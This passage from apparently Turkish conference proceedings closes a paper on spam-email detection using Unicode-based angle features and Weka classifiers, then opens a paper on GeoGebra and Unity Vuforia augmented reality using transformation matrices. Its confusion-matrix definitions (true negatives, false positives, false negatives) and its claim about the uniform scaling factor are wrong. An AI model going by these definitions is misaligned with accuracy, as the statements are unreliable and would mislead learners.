Literatürde sık kullanılan sınıflandırma algoritmalarından bir tanesidir. Bir verinin sınıflandırılması, sınıfı belirlenen veriler kullanılır. Basit olmakla birlikte k-NN rekabetçi sonuçlar verir ve bazı durumlarda diğer karmaşık öğrenme algoritmalarından bile daha iyi performans gösterir, özellikle daha az sayıda sınıflandırma için diğerlerinden daha basit ama etkili bir makine öğrenme yöntemidir. (Radva ve ark., 2022) En önemli avantajı çoklu kategorize edilmiş veri noktaları ile sınıflandırma işleminde başarılı çalışmaların yapılabilmesidir. K-NN, sınıflandırmada kullanıldığı gibi regresyon problemlerinin çözümünde de kullanılmakta olan makine öğrenimi algoritmaları arasında yer almaktadır. Bağımsız değişkenlerin sayısal olduğu zamanlarda kullanılır ve gözlemler arasındaki mesafelere bağlı olarak sınıflandırma işlemini uygular Oldukça basit bir yapısının olmasına rağmen, yüksek bir hesaplama maliyeti vardır. Maliyeti minimum seviyeye indirebilmek için, K-NN algoritması temel bileşenler analizi gibi boyut azaltma yöntemleri ile veya arama ağaçları gibi daha güçlü veri yapıları ile birlikte kullanılabilir.

K-En Yakın Komşu (KNN) algoritması, makine öğrenimi olmayan bir yöntem olarak kabul edilen benzerlik eşleştirme veya bellek tabanlı bir tekniktir.

3.3.4. Random Forest (RF)

Leo Breiman ve Adele Cutler tarafından Random Forests algoritması geliştirilmiş olup, rastgele orman, denetimli öğrenme tekniğine dayanmaktadır. Sınıflandırma ve regresyon problemleri için kullanılabilir. Karmaşıklık problemlerini gidermek ve model performansını iyileştirmek için birçok ağaç tahmin edicilerin kombinasyonunun kullanılması mantığına dayanmaktadır. Birçok ağaç tahmin edicinin kombinasyonu sonucu doğru tahminlerle birlikte yanlış tahminler de üretebilmektedir. Her ne kadar dezavantaj gibi görünse de bir araya geldiklerinde tüm ağaçlar doğru çıktıyı tahmin edebilmektedir. Random Forest girdi olarak verilen veri kümesinin alt kümelerini inceleyen karar ağaçlarına sahiptir. Giriş veri kümesinin tahmin doğruluğunu iyileştirmek için ortalamayı almaktadır. (Nizam ve Akın, 2014).

Random Forest algoritmasında, oluşturulan her bir ağaç bağımsız olarak örneklenen rastgele bir vektörün değerlerine bağlı, tüm ağaçlar aynı dağılıma sahiptir. Random Forest, tüm değişkenler arasında en iyi bölünmeyi kullanarak her düğümü bölmek yerine, her düğümü, o düğümde rasgele seçilen bir tahmin edici alt kümesi arasından en iyisini kullanarak bölmektedir.

3.4. Performans Ölçütleri

İstenmeyen e-postaların tespiti için önerilen yaklaşımın performansını değerlendirmek için karışıklık matrisi kullanılır. Veri setimizdeki gerçek çıkış etiketleri ile modellerin tahmin etiketleri yanlış ve doğru sayılarını tablo olarak göstermektedir.

	Gerçek		
Tahmin		Spam	Non-Spam
	Spam	True Pozitif (TP)	True Negatif (TN)
	Non-Spam	False Negatif (FN)	False Pozitif (FP)

Burada;

TP (True Pozitif): Spam olarak etiketlenmiş e-postaların model tarafından da Spam olarak tahmin edilmesidir.

Bu durumda doğru sınıflandırma sayısıdır.

TN (True Negatif): Spam olarak etiketlenmiş görüntülerin model tarafından Non-Spam olarak tahmin edilmesidir. Bu durumdaki yanlış sınıflandırma sayısıdır.

FP (False Pozitif): Non-Spam olarak etiketlenmiş görüntülerin model tarafından Spam olarak etiketlenmiş e-postaların sayısını belirtir.

FN (False Negatif) : Non-spam olarak etiketlenmiş e-postaların model tarafından Spam olarak etiketlenmiş e-postaların sayısını belirtir.

İstenmeyen e-postaların tespiti için önerilen yaklaşımın performansını değerlendirmek için aşağıdaki dört ölçüt kullanılmıştır.

$$Başarı = \frac{TP+TN}{TP+TN+FN+FP} \quad (2)$$

$$Kesinlik = \frac{TP}{TP+FP} \quad (3)$$

$$Hatırlatma = \frac{TP}{TP+FN} \quad (4)$$

$$F - \text{Ölçütü} = 2 * \frac{Kesinlik*Hatırlatma}{Kesinlik+Hatırlatma} \quad (5)$$

4. Sonuçlar

Bu çalışmada istenmeyen e-postaların filtrelenmesi için karakterlerin UTF-8 unikod değerleri arasındaki açığı bilgilerini kullanan içerik bağımsız bir yöntem önerilmiştir. E-postaların metin içerikleri Unikodlara dönüştürülmüştür. Elde edilen Unikodlar bir boyutlu sinyal olarak düşünülebilir. Daha sonra bu sinyal üzerindeki her değer etrafındaki komşular ile oluşturduğu açığı bilgileri hesaplanmıştır. Önerilen açığı yaklaşımı e-posta içeriğinden bağımsız istatistiksel bir metottur. Açığı dönüşümü sonucunda yeni bir sinyal edilmektedir. Bu açığı


sinyaline ait histogram öznitelik vektörü olarak kullanılır. Önerilen yaklaşımı test etmek için Kaagle verita banından indirilen bir veri seti kullanılmıştır. Spam ve non-spam e-postalar birbirinden açılı örüntüleri kullanılarak farklı makine öğrenmesi yöntemleri ile birbirinden ayrıştırılmıştır. Sınıflandırma işlemi için Naive Bayes (NB), Karar destek vektörleri (SVM), K-en yakın komşu (Knn) ve Random Forest (RF) makine öğrenmesi yöntemleri kullanılmıştır. Sınıflandırma işlemleri açık kaynak kodlu ücretsiz Weka programı ile gerçekleştirilmiştir. 10 - fold çapraz geçerlilik testine göre sınıflandırmalar gerçekleştirilmiştir. Elde edilen başarı sonuçları Tablo 1’de verilmiştir.

Tablo 1. Başarı değerleri


Ölçüt	NB	SVM	KNN	RF
Başarı (Accuracy)	0.889	0.933	0.942	0.924
Kesinlik (Precision)	0,885	0,931	0,940	0,931
Hatırlama (Recall)	0,890	0,933	0,942	0,924
F-Ölçütü (F-measure)	0,887	0,932	0,940	0,915

Tablo 1’e bakıldığında en başarılı modelin Knn olduğu görülmektedir. Knn ile %94.2 gibi bir başarı elde edilmiştir. En başarısız modelin ise NB olmuştur. NB ile başarı %88.9 olarak gözlenmiştir. Genel olarak diğer makine öğrenmesi yöntemleri ile de kabul edilebilir başarılar gözlenmiştir.

Açık yaklaşımı tek boyutlu Önerilen yaklaşımın uR (distance from Right,Sağ) ve uL (distance from Left,Sol) gibi iki parametresi bulunmaktadır. Bu parametreler e-postaların metin içeriklerinden farklı örüntülerin çıkarılmasını sağlamaktadır. Örneğin uL ve uR parametrelerin farklı değerlerine göre hem non-spam hem de spam e-postalar için elde edilen örnek örüntüler Şekil 3 ve 4’te verilmiştir. Şekillerden anlaşıldığı gibi uL ve uR parametrelerin farklı değerlerine göre elde edilen açık örüntülerin değiştiği anlaşılmaktadır. Gül histogramlarının uL ve uR parametrelerin farklı değerlerine göre farklı dağılımlar gösterdiği görülmektedir.



Şekil 4. uL ve uR parametrelerin bir non-spam e-posta örneği için farklı değerlerine göre elde edilen örüntülerin dağılımları



Şekil 5. uL ve uR parametrelerin bir spam e-posta örneği için farklı değerlerine göre elde edilen örüntülerin dağılımları

Açı yönteminin uR ve uL parametreleri ile farklı örüntülerin elde edildiği görülmüştür. Bu farklı örüntülerin başarısını test etmek için farklı değerler ile elde edilen örüntüler kullanılarak Knn ile sınıflandırma işlemi gerçekleştirilmiştir. Başarı oranları Tablo 2’de verilmiştir.

Tablo 2. uL ve uR parametrelerin farklı değerlerine göre başarılar

uL, uR	Başarı	Kesinlik	Hatırlama	F-Ölçütü
uR=1,uL=1	0.942	0,940	0,942	0,940
uR=1,uL=2	0.933	0,930	0,933	0,930
uR=1,uL=3	0.916	0,913	0,916	0,914
uR=2,uL=1	0.926	0,923	0,926	0,923
uR=2,uL=2	0.933	0,931	0,933	0,930
uR=2,uL=3	0.922	0,919	0,922	0,919
uR=3,uL=1	0.926	0,923	0,926	0,923
uR=3,uL=2	0.918	0,915	0,918	0,915
uR=3,uL=3	0.922	0,918	0,921	0,918

Tablo 2’ye bakıldığında Knn ile en yüksek başarı %94.2 ile uR=1 ve uL=1 olduğunda elde edilmiştir. uL ve uR parametre değerlerinin artması ile başarı oranları bir nebze düşmüştür. uL ve uR parametreleri farklı örüntüler elde edilmektedir. Farklı veri setlerinde bu parametrelerin farklı değerleri ile denemelerin gerçekleştirilmesi gerektiğini düşünmekteyiz.

5. Tartışma

İnternetin gelişmesi ile eposta gönderimi önemli bir iletişim aracı olmuştur. Hala yoğun bir şekilde tercih edilen bir iletişim yöntemidir. Ancak bu teknolojinin gelişmesi ile istenmeyen epostaların gönderimi önemli bir sorun haline gelmiştir. Reklam veya farklı amaçlar ile gönderilen istenmeyen bu epostalar kullanıcılar için önemli bir zaman kaybı ve internet ağlarından gereksiz bir trafik oluşturmaktadır. Bu çalışmada metin içerikli epostalarda spam tespiti için yeni bir yaklaşım önerilmiştir. Metin içerikli epostalardan öznelilik çıkarımı için aç dönuşüm yöntemi önerilmiştir. Bu yöntem ile elde edilen öznelilikler SVM, Knn, NB ve RF makine öğrenmesi yöntemler ile sınıflandırma işlemi gerçekleştirilmiştir. Sonuçlara bakıldığında önemli bir başarı elde edildiği görölmektedir.

Kaynakça

- [1] Bhowmick, A. and Hazarika, S. M. 2016. Machine learning for E-mail spam filtering: review, techniques and trends. arXiv preprint arXiv:1606.01042.
- [2] Amayri O., N. Bouguila, A study of spam filtering using support vector machines, Artificial Intelligence Review 34 (2010) 73–108.
- [3] Karim, A., Azam, S., Shanmugam, B., Kannoorpatti, K. and Alazab, M. 2019. A Comprehensive Survey for
- [4] Intelligent Spam Email Detection. IEEE Access, 7, 168261-168295
- [5] Ren, Y., Ji, D., 2017. Neural networks for deceptive opinion spam detection:an empirical study. Inf. Sci. 385, 213–224.
- [6] Vapnik, V. (1963). Pattern recognition using generalized portrait method. Automation and remote control, 24, 774-780.
- [7] Radwa M.K. Saeed, Sherine Rady, Tarek F. Gharib, “An ensemble approach for spam detection in Arabic opinion texts”, Journal of King Saud University – Computer and Information Sciences 34 (2022) 1407-1416
- [8] Nizam, H., & Akin, S. S. (2014). Sosyal medyada makine öğrenmesi ile duygu analizinde dengeli ve dengesiz veri setlerinin performanslarının karşılaştırılması. XIX. Türkiye’de İnternet Konferansı, 1(6).

BAZI KATI CİSİMLERİN GEOGEBRA'DA DÖNÜŞÜM MATRİSLERİYLE HAREKET ETTİRİLEREK GEOGEBRA AR VE UNITY VUFORIA ARTIRILMIŞ GERÇEKLIK UYGULAMALARININ OLUŞTURULMASI

Büşra Uyanık ^{*1}, Hatice Kuşak Samancı¹²

¹Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE,
bsrauyanikk299@gmail.com,

²Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE, hkusak@beu.edu.tr

* Sorumlu Yazar: bsrauyanikk299@gmail.com

Özet: Günümüzde teknolojinin hızla gelişmesiyle yeni öğrenme ve öğretme yöntemleri ortaya çıkmıştır. Böylece yeni nesil öğrenme ve öğretme yöntemlerine uyum sağlanabilmesi için farklı yöntemlere gereksinim duyulmuştur. Atırılmış gerçeklik tıp, mühendislik, mimari, eğitim gibi birçok alanda üç boyutlu modellemeler, animasyon ve oyunlarla zenginleştirilmiş bir imkan sunmaktadır. Son yıllarda, özellikle eğitim alanında üç boyutlu modellemeler ve animasyonlarla hazırlanan artırılmış gerçeklik uygulamaları sayesinde öğrencilerin üç boyutlu nesneleri algılayabilme yeteneklerini artırdığı ayrıca bilişsel, duyuşsal, devinışsel gelişimlerine katkı sağladığı ve motivasyonlarını yükselttiği görülmüştür. Diğer yandan son yıllarda açık kaynak kodlu olduğu için Geogebra 3D programları çok fazla kodlarla uğraşmadan hem çizim kolaylığı sağlaması açısından hem de artırılmış gerçekliğe uygunluğu açısından geometride kullanımı oldukça popülerdir. Çizilen her geometrik elemanların denklemleri ve konum bilgileri oluşurken görsel olarak interaktif hareketli çizimler elde edilebilmektedir. Çizilen bu geometrik şekiller Geogebra 3D-AR uygulaması ile anında artırılmış gerçeklik formuna çevrilebilmektedir. Çalışmamızda, Geogebra'nın bu özelliklerinden yararlanarak katı cisim ve temel yüzeylerin dönüşüm matrisleriyle çeşitli dönüşümleri incelenecektir. Yapacağımız bu çalışma ile lisans öğrencilerinin analitik geometrideki katı cisimlerin ve yüzeylerin çizimleri ve bunlar ile ilgili bazı problemleri daha teknolojik yöntemlerle çözümlenebilir ve üç boyutlu bir şekilde algılayabilmelerinin kolaylaştırılması hedeflenmektedir.

Anahtar Kelimeler: Katı Cisimler, Matris, Dönüşüm Geometrisi, Geogebra 3d, Artırılmış Gerçeklik

Creating Augmented Reality Applications in Geogebra Ar and Unity Vuforia by Moving Solid Objects with Transformation Matrices in Geogebra

Büşra Uyanık ^{*1}, Hatice Kuşak Samancı²

¹Bitlis Eren University, Science and Art Faculty, Department of Mathematics, Bitlis, TURKEY,
bsrauyanikk299@gmail.com,

² Bitlis Eren University, Science and Art Faculty, Department of Mathematics, Bitlis, TURKEY,
hkusak@beu.edu.tr

*Corresponding author: bsrauyanikk299@gmail.com

Abstract: Today, thanks to the rapid developments in technology, new learning and teaching methods have come out. Therefore, to be able to attune to these new generation learning and teaching methods, it is needed to have different methods. One of the new-generation technological methods is augmented reality technologies. Augmented reality provides an enriched potential with 3-dimensional modelings, animations, and games in many fields such as medicine, engineering, architecture, education, etc. In recent years, thanks to the augmented reality applications prepared with 3-dimensional modelings and animations in the education field, it has been seen that the students' abilities to perceive of the 3D

objects have increased, which has provided their cognitive, affective, and psychomotor developments and also increased their motivations. On the other hand, having open source code in recent years, the usage of the Geogebra 3D programs in geometry is pretty popular in terms of both they provide drawing ease and their suitability for augmented reality. When the equations of each geometric element and their location information are formed, visually moving interactive drawings can be obtained. These geometric shapes can immediately be transformed into the form of augmented reality by the Geogebra 3D AR application. In our study, by utilizing these properties of the Geogebra, the transformation matrixes and some transformations of the solids and basic surfaces will be analyzed. This study is aimed at easing the drawings of the solids and their surfaces in analytic geometry, solving some problems concerning them with more technological methods, and perceiving them in a 3D way for undergraduates.

Keywords: Solid Objects, Matrix, Transformation Geometry, Geogebra 3D, Augmented Reality

1. Giriş

Son yıllarda eğitimde artırılmış gerçeklik uygulamalarının bir hayli popüler olduğu görülmektedir. Artırılmış gerçeklikte bilgisayar tarafından üretilen sanal nesnelerin gerçekçi dünya algısıyla bir araya getirip kullanıcıya gerçeklik deneyimini sağlayan bir yazılım çeşididir. Sanal gerçeklikten farklı olarak artırılmış gerçeklikte, bilgisayarda oluşturulan dijital nesnelerin çevrenin doğal parçası gibi algılanmasını sağlamaktadır. AG uygulamalarının büyük kısmında kullanıcı bilgisayardan yansıtılan sanal ve ayrıca doğal ışığı aynı anda görebilmektedir. Bu uygulamalar iOS ve Android gibi bazı mobil cihazlarda, tabletlerde, gözlüklerde ve başa takılan bazı ekranlarda görüntülenebilmektedir (Milgram ve Kishino, 1994). Katı cisimleri en genel haliyle belli bir hacme sahip olan şekiller olarak tanımlayabiliriz. Bir şeklin hacminin olması için en, boy ve derinlik bileşenlerinin var olması yani üç boyutlu olması gerekir. Geometride görsel elemanların fazla olması ve bu elemanları akılda canlandırmanın zor olması sebebiyle görsel metaryallerden çok sıkça yararlanır. Artık günümüzde geometride kullanılan geometrik elemanların görselleştirilmesi ve modellenmesi için artırılmış gerçeklik uygulamaları tercih edilmektedir. Artırılmış gerçeklik, sanal karakter ve unsurları gerçek dünya ile bir araya getirmektedir. GeoGebra 3D AR ise, matematik ve geometriyi öğrenme ve öğretme amacıyla kullanılan bir matematik yazılımıdır. Java tabanlı olup çoklu platform desteklidir. GeoGebra yazılımını kullanarak farklı katı cisimler çizebiliriz. Bu proje sayesinde GeoGebra 3D AR programında matrisler yardımıyla katı cisimler ve bazı geometrik yüzeylerin Öklid dönüşüm hareketleri oluşturulacak aynı zamanda cisimlerin görselleştirilmesi sağlanıp, sanal ortam ve dış dünya ile senkronize artırılmış gerçeklik uygulamaları elde edilecektir. Veriler sanal ortamda şekillenip sınırlı olarak algıladığımız gerçekliği ayrıntılı algılama fırsatları sunmaktadır. Böylece somut olarak fiziki açıdan var olan biçimler sanal ortamda yeniden şekillenme olanağı bulmaktadır. Son yıllarda, geometride üç boyutlu şekiller ve artırılmış gerçeklik uygulamaları ile ilgili çok çeşitli çalışmalar yapılmıştır. Bu çalışmalardan bazıları şunlardır: (Alvarez vd, 2014) üç boyutlu geometrik nesnelerin iki boyutlu çizimleri ve artırılmış gerçeklik uygulamaları ile karşılaştırılması ve öğrenciler üzerine etkisini araştırmıştır. (Alves vd, 2017), katı cisimlerin artırılmış gerçeklik uygulamaları ile öğretilmesinin faydaları üzerine araştırmalar yapmışlardır. (Cerqueira vd. 2018), platonik katılar olarak bilinen konveks regüler katı cisimlerin artırılmış gerçekliklerinin tasarımları ile ilgili bir çalışma yapmışlardır. (Çetinkaya vd. 2013), günümüzde eğitim ortamlarında kullanılan artırılmış gerçeklik uygulamalarına yer verilmiş öğretim ve öğrenmeye etkisi üzerinde durmuştur. (Demitriadou vd., 2020), ilkökul öğrencilerinin üç boyutlu geometrik cisimlerin algılanmasında yaşanan zorlukların tespiti için artırılmış gerçeklik uygulamalarını test edip deneysel bir çalışma yapmışlardır. (Erdenechimeg vd.,2021) interaktif dinamik yazılım kullanarak öğrencilerin

uzaysal yeteneklerini geliştirecek bir çalışma yapmışlardır. (İbili, vd., 2015), ilkökul 6.sınıf öğrencilerinin geometrik nesneleri daha iyi algılamaları için ARGE3D yazılımı ile çeşitli artırılmış gerçeklik uygulamaları yapmışlardır. (Kaur vd., 2018), artırılmış gerçeklik ile zenginleştirilmiş dönme hareketini ele almışlardır. (Kaufmann vd., 2004), geometri eğitimindeki artırılmış gerçeklik uygulamalarından bazılarını bir doktora tezi olarak sunmuştur. (Baki vd., 2002), dinamik geometri yazılımı ile öğrencilerin matematik öğrenmelerini konu alan deneysel çalışmalar yapmışlardır. (Hohenwarter vd., 2004), matematik eğitiminde kullanılabilecek yeni bir yazılım paketi olarak Geogebra'yı ilk olarak oluşturmuş ve bu yeni programı yüksek lisans tezinde sunmuştur. (Küçük, 2019), 7.sınıf öğrencilerinin başarılarına, inançlarına ve tutumlarına Geogebra destekli dönüşüm geometrisinin etkisini araştırmışlardır. (Jelatu ve Ardana, 2018) Geogebra artırılmış gerçeklik ile çeşitli geometrik uygulamalar yapmışlardır. Görüldüğü gibi günümüze değin artırılmış gerçeklik ve Geogebra'da üç boyutlu geometrik modelleme problemleri için hem eğitim hem de yazılım alanlarında ihtiyaç duyulan önemli çalışmalar yapılmıştır.

Çalışmamızda, GeoGebra3D programını kullanarak bazı katı cisimlerin dönüşüm matrisleri yardımıyla dönüşüm hareketleri incelenecektir. Daha sonra Geogebra3D AR ile artırılmış gerçekliklerini oluşturduğumuz katı cisimlerin görsellik açısından daha anlaşılır hale getirerek katı cisimlerin sanal ortamdan dış dünyaya aktarılması sağlanacaktır. Analitik geometride katı cisimlerin üç boyutlu yapısını algılayıp özelliklerini hayal etmek öğrenciler için çoğu zaman oldukça güç bir durumdur. Bu nedenle görsel algıyı güçlendirmek için görsel eğitim materyallerine ihtiyaç vardır. Çalışmamızda artırılmış gerçeklik yeni nesil teknolojik gelişmeler kullanılarak bazı katı cisimlerin hem dönüşüm matrisleri altındaki görüntüleri elde edilecek hem de katı cisimlerin Ar görüntüleri ile üç boyut algısı daha güçlendirilmeye çalışılacaktır. Geogebra'da günümüze değin yapılan çalışmalardan farklı olarak katı cisim ve bazı temel yüzeylerin dönüşüm geometrisindeki Öklidyen dönüşüm hareketleri matrisler yardımıyla incelenecektir. Daha sonra Geogebra Ar ile lde edilen görüntüleri Qr kodları ile video olarak izlenebilecektir. Ayrıca Unity Vuforia programından yararlanılarak ele alınan katı cisimler ile AR kartları oluşturulmuştur. Elde edilen bu çıktılar ile analitik geometride sürdürülebilir etkin bir eğitime katkıda bulunmayı hedeflenmektedir.

2. Yöntem

Öncelikle çalışmamızda ele alınan dörtyüzlü, onikiyüzlü, yirmiyüzlü ve piramit gibi bazı katı cisimler Geogebra 3D de çizilecektir. Bu katı cisimlerin homojen koordinatlarda köşe noktalarının veri matrisleri oluşturulacaktır. Oluşturulan bu veri matrisleri istenilen dönüşüm matrisleri ile çarpıldığında katı cismin dönüştürülmüş koordinatlarının matrisi elde edilecektir. Daha sonra bu katı cisimler, bilgisayar ortamında koordinatlar ve sürgüler kullanarak genişletilmiş ve hareketli bir formatta çizdirilecektir. Dönüşüm geometrisinde Öklid uzayındaki temel dönüşüm matrisleri katı cisimlerin her noktası için matrissel yapıları ile belirlidir. Dönüşüm matrislerinin uygulanması sonucu ile katı cisimlerin hareket sonrası yer alacakları konumları belirlenmiş olur. Bu dönüşümün hareket modeli Geogebra 3D de sürgü yöntemi ile modellenenilmektedir. Katı cisimlerin dönüşüm hareketleri modellendikten sonra Geogebra 3D AR programı ile gerçek dünya ile uyumlu artırılmış gerçeklik uygulamaları Qr kodları ile okutulabilen video olarak çalışmamıza eklenmiştir. Son aşamada ise Unity Vuforia programı yardımıyla akıllı artırılmış gerçeklik kartları elde edilmiştir. Böylece oluşturulan bu katı cisim üç boyutlu gerçekçi görüntüleri elde edilip bu nesnelerin her açıdan gözlemlenmesi sağlanacaktır. Bu bölümde katı cisimlerin çizilmesinde ve dönüşüm hareketlerinin oluşturulmasında kullanılabilecek matematiksel yöntemlere kısaca yer verilecektir.

2.1. Üç Boyutlu Homojen Koordinatlarda Dönüşümler

Bilgisayar programlarında, geometrik nesnelerin tasarımında ve üç boyutlu uzayda hareketlerinin gerçekleştirilmesinde matris yöntemleri işlemlerin daha kolay ve hızlı bir şekilde yapılmasını sağladığı için çok avantajlı yöntemlerdir. Bu nedenle çalışmamızda dönüşümleri ve geometrik nesnelerin tanımlanmasını matrislerle gerçekleştireceğiz. Bir nesnenin hareketi, sahip olduğu koordinatlara dönme, öteleme, ölçekleme gibi afin dönüşümlerin uygulanması ile sağlanmaktadır. Bu dönüşümleri tek bir matris ile daha kolay bir biçimde temsil etmek için noktaların $w=1$ düzlemindeki izdüşümlerinin alınmasıyla oluşan homojen koordinatlardaki dönüşümleri alınarak matrisler oluşturulmaktadır. Üç boyutlu Öklid uzayında bir $(x, y, z) \in \mathbb{R}^3$ noktasının homojen koordinatlarda $[x \ y \ z \ 1]$ matris gösterimi ile temsil edilmektedir. Homojen koordinatlarda üç boyutlu genel dönüşüm matrisi

$$[T] = \begin{bmatrix} a & b & c & 0 \\ d & e & f & 0 \\ g & i & j & 0 \\ l & m & n & s \end{bmatrix} \quad (1)$$

ile verilir. (1) denklemindeki genel dönüşüm matrisinde $a, b, c, d, e, f, g, i, j$ katsayıları dönme, aksenel ölçekleme, meyillendirme (shearing) gibi dönüşümler, l, m, n katsayıları x, y, z aksenlerine göre öteleme dönüşümlerini, s katsayısı tümenden ölçeklemeyi sağlamaktadır. Üç boyutlu uzayda alınan bir $P(x, y, z) \in \mathbb{R}^3$ noktasının aksenel ölçeklemesi

$$[x' \ y' \ z' \ 1] = [X] \cdot [T] = [x \ y \ z \ 1] \cdot \begin{bmatrix} a & 0 & 0 & 0 \\ 0 & e & 0 & 0 \\ 0 & 0 & j & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix} = [ax \ ey \ jz \ 1] \quad (2)$$

matris çarpımı ile hesaplanır. s ölçekleme katsayısı olmak üzere bir noktanın tümenden ölçeklemesi

$$[x' \ y' \ z' \ 1] = [X] \cdot [T] = [x \ y \ z \ 1] \cdot \begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & s \end{bmatrix} = \left[\frac{x}{s} \ \frac{y}{s} \ \frac{z}{s} \ 1 \right] \quad (3)$$

ile hesaplanır. Burada $s \in [0, 1]$ olduğunda tümenden küçülterek ölçekleme, $s > 1$ olduğunda büyütürük ölçekleme yapılmaktadır. Üç boyutlu meyillendirme (shearing) dönüşümü ise

$$[x' \ y' \ z' \ 1] = [X] \cdot [T] = [x \ y \ z \ 1] \cdot \begin{bmatrix} 1 & b & c & 0 \\ d & 1 & f & 0 \\ g & i & 1 & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix} \quad (4)$$

ile hesaplanır. x, y, z aksenleri etrafında homojen koordinatlarda dönme matrisleri

$$[R_x] = \begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & \cos \theta_x & \sin \theta_x & 0 \\ 0 & -\sin \theta_x & \cos \theta_x & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix}, [R_y] = \begin{bmatrix} \cos \theta_y & 0 & -\sin \theta_y & 0 \\ 0 & 1 & 0 & 0 \\ \sin \theta_y & 0 & \cos \theta_y & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix}, [R_z] = \begin{bmatrix} \cos \theta_z & \sin \theta_z & 0 & 0 \\ -\sin \theta_z & \cos \theta_z & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix} \quad (5)$$

ile verilir. Burada θ_x, θ_y ve θ_z sırasıyla x,y ve z eksenleri etrafında dönme açılarıdır. $\vec{n} = (n_x, n_y, n_z)$ birim doğrultman vektörüne sahip n eksen etrafında θ açısı kadar homojen koordinatlarda döndürme matrisi ise

$$[R(\theta, n)] = \begin{bmatrix} \cos(\theta) + n_x^2 \cdot (1 - \cos(\theta)) & n_x \cdot n_y \cdot (1 - \cos(\theta)) - n_z \cdot \sin(\theta) & n_x \cdot n_z \cdot (1 - \cos(\theta)) + n_y \cdot \sin(\theta) & 0 \\ n_x \cdot n_y \cdot (1 - \cos(\theta)) + n_z \cdot \sin(\theta) & \cos(\theta) + n_y^2 \cdot (1 - \cos(\theta)) & n_y \cdot n_z \cdot (1 - \cos(\theta)) - n_x \cdot \sin(\theta) & 0 \\ n_x \cdot n_z \cdot (1 - \cos(\theta)) - n_y \cdot \sin(\theta) & n_z \cdot n_y \cdot (1 - \cos(\theta)) + n_x \cdot \sin(\theta) & \cos(\theta) + n_z^2 \cdot (1 - \cos(\theta)) & 0 \\ 0 & 0 & 0 & 1 \end{bmatrix} \quad (6)$$

ile verilir. Bir $P(x, y, z) \in IR^3$ noktasının $\vec{n} = (n_x, n_y, n_z)$ eksen etrafındaki dönmesi $[x' \ y' \ z' \ 1] = [x \ y \ z \ 1] \cdot [R(\theta, \vec{n})]$ çarpımı ile elde edilir (Mortenson, 1999).

2.2. Çokyüzlü Çizimi ve Özellikleri

